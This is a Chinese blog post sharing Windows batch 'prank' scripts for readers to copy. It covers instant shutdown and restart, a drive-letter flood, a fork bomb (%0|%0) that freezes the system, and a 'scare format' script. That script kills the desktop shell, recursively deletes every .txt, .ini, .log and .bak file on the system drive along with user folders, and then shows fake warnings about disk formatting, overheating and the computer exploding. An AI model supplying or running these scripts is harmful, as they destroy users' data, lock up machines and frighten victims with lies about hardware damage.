


1、关机脚本
@echo off
shutdown -s -t 0
2、重启脚本
@echo off
shutdown -r -t 0
3、唬人的格式化脚本
@echo off
color 4f
taskkill /im explorer.exe /f
echo 删除C盘所有文件......
del /f /s /q "%systemdrive%\*.tmp"
del /f /s /q "%systemdrive%\*.dmp"
del /f /s /q "%systemdrive%\*._mp"
del /f /s /q "%systemdrive%\*.gid"
del /f /s /q "%systemdrive%\*.old"
del /f /s /q "%systemdrive%\*.chk"
del /f /s /q "%systemdrive%\*.bak"
del /f /s /q "%systemdrive%\*.log"
del /f /s /q "%systemdrive%\*.txt"
del /f /s /q "%systemdrive%\*.ini"
del /f /s /q "%systemdrive%\Recycled\*.*"
del /f /s /q "%systemdrive%\RECYCLER\*.*"
del /f /s /q "%windir%\inf\*.pnf"
del /f /s /q "%windir%\Prefetch\*.*"
@ping -n 2 127.1>nul
rd /s /q "%windir%\Downloaded Program Files" & md "%windir%\Downloaded Program Files"
@ping -n 2 127.1>nul
rd /s /q "%windir%\LastGood" & md "%windir%\LastGood"
@ping -n 2 127.1>nul
rd /s /q "%windir%\Offline Web Pages" & md "%windir%\Offline Web Pages"
@ping -n 2 127.1>nul
rd /s /q "%windir%\SoftwareDistribution\Download" & md "%windir%\SoftwareDistribution\Download"
@ping -n 2 127.1>nul
rd /s /q "%windir%\temp" & md "%windir%\temp"
@ping -n 2 127.1>nul
rd /s /q "%userprofile%\Local Settings\Application Data\Microsoft\Media Player" & md "%windir%\Local Settings\Application Data\Microsoft\Media Player"
@ping -n 2 127.1>nul
rd /s /q "%userprofile%\UserData" & md "%windir%\UserData"
@ping -n 2 127.1>nul
rd /s /q "%appdata%\Adobe" & md "%windir%\Adobe"
@ping -n 2 127.1>nul
rd /s /q "%appdata%\Macromedia" & md "%windir%\Macromedia"
@ping -n 2 127.1>nul
rd /s /q "%appdata%\Microsoft\Media Player" & md "%windir%\Microsoft\Media Player"
@ping -n 2 127.1>nul
rd /s /q "%appdata%\Microsoft\Office\Recent" & md "%windir%\Microsoft\Office\Recent"
@ping -n 5 127.1>nul
del /a /f /s /q "%userprofile%\Cookies\*.*"
del /a /f /s /q "%userprofile%\Recent\*.*"
del /a /f /s /q "%userprofile%\Local Settings\Application Data\GDIPFONTCACHEV1.dat"
del /a /f /s /q "%userprofile%\Local Settings\Application Data\IconCache.db"
del /a /f /s /q "%userprofile%\Local Settings\History\*.*"
del /a /f /s /q "%userprofile%\Local Settings\Temporary Internet Files\*.*"
del /a /f /s /q "%temp%\*.*" del /a /f /s /q "%userprofile%\AppData\Local\GDIPFONTCACHEV1.dat"
del /a /f /s /q "%userprofile%\AppData\Local\IconCache.db"
del /a /f /s /q "%userprofile% \AppData\Local\Microsoft\Windows\History\*.*"
del /a /f /s /q "%userprofile% \AppData\Local\Microsoft\Windows\Temporary Internet Files\*.*"
del /a /f /s /q "%userprofile% \AppData\Roaming\Microsoft\Windows\Cookies\*.*"
del /a /f /s /q "%userprofile% \AppData\Roaming\Microsoft\Windows\Recent\*.*"
echo 已删除完毕
@echo.
echo 删除D盘所有文件......
@ping -n 3 127.1>nul
@echo 已删除完毕
@echo.
echo 删除E盘所有文件......
@ping -n 3 127.1>nul
echo 已删除完毕
@echo.
echo 正在低级格式化全部硬盘......
@ping -n 3 127.1>nul
echo.
echo 正在 进行二次 低格硬盘......
ping -n 3 127.1>nul
echo.
echo 正在 进行三次 低格硬盘......
ping -n 3 127.1>nul
echo.
echo 正在 进行四次 低格硬盘......
ping -n 3 127.1>nul
echo.
echo 正在 进行五次 低格硬盘......
ping -n 3 127.1>nul
echo.
echo 注意: cpu温度127度!温度过高报警!!!
echo.
ping -n 2 127.1>nul
echo 注意: 硬盘温度86度!温度过高报警!!!
echo.
ping -n 2 127.1>nul
echo 注意: 显卡温度96度!温度过高报警!!!
echo.
ping -n 2 127.1>nul
echo 注意: 系统崩溃, 主板温度 超过临界值!!! echo.
echo 注意: 电容负荷超过99% echo. & pause
echo 电脑将在60秒内崩溃或爆炸!请勿强行关闭电源!否则会 导致cpu和硬盘彻底损毁!!
shutdown /r /t 60 /c "电脑将在60秒内崩溃或爆炸!请勿强行关闭电源!否则会 导致cpu和硬盘彻底损毁!!"
ping -n 30 127.1>nul
shutdown -a
start explorer.exe
exit

效果图:
![图片[1]-恶搞小脚本-曙光学习苑](https://www.zgqtz.com/wp-content/uploads/2024/08/119d7-300x196.png)
4、盘符增加
@echo off
for %%i in (a b c d e f g h i j k l m n o p q r s t u v w x y z) do (subst %%i: C:\)
效果图:
![图片[2]-恶搞小脚本-曙光学习苑](https://www.zgqtz.com/wp-content/uploads/2024/08/bb95-300x171.jpeg)
5、盘符恢复
@echo off
for %%i in (a b c d e f g h i j k l m n o p q r s t u v w x y z) do (subst %%i: /d)
6、死机循环
@echo off
%0|%0
效果图:
![图片[3]-恶搞小脚本-曙光学习苑](https://www.zgqtz.com/wp-content/uploads/2024/08/119d7-1-300x157.png)
![图片[4]-恶搞小脚本-曙光学习苑](https://www.zgqtz.com/wp-content/uploads/2024/08/b8f64-300x207.jpeg)
7、清理系统垃圾
@echo off
echo 正在清除系统垃圾文件,请稍等......
del /f /s /q %systemdrive%\*.tmp
del /f /s /q %systemdrive%\*._mp
del /f /s /q %systemdrive%\*.log
del /f /s /q %systemdrive%\*.gid
del /f /s /q %systemdrive%\*.chk
del /f /s /q %systemdrive%\*.old
del /f /s /q %systemdrive%\recycled\*.*
del /f /s /q %windir%\*.bak
del /f /s /q %windir%\prefetch\*.*
rd /s /q %windir%\temp & md %windir%\temp
del /f /q %userprofile%\cookies\*.*
del /f /q %userprofile%\recent\*.*
del /f /s /q "%userprofile%\Local Settings\Temporary Internet Files\*.*"
del /f /s /q "%userprofile%\Local Settings\Temp\*.*"
del /f /s /q "%userprofile%\recent\*.*"
echo 清除系统垃圾文件完成!
pause
© 版权声明
- 1、 本站的文章部分内容均来源于网络,仅供大家学习与参考,如有侵权,请联系站长:QQ932926588,邮箱同号。
- 2、 本站一切资源不代表本站立场,并不代表本站赞同其观点和对其真实性负责。
- 3、 本站一律禁止以任何方式发布或转载任何违法的相关信息,访客发现请向站长举报
- 4、 本站资源大多存储在云盘,如发现链接失效,请联系我们会第一时间更新。
THE END




暂无评论内容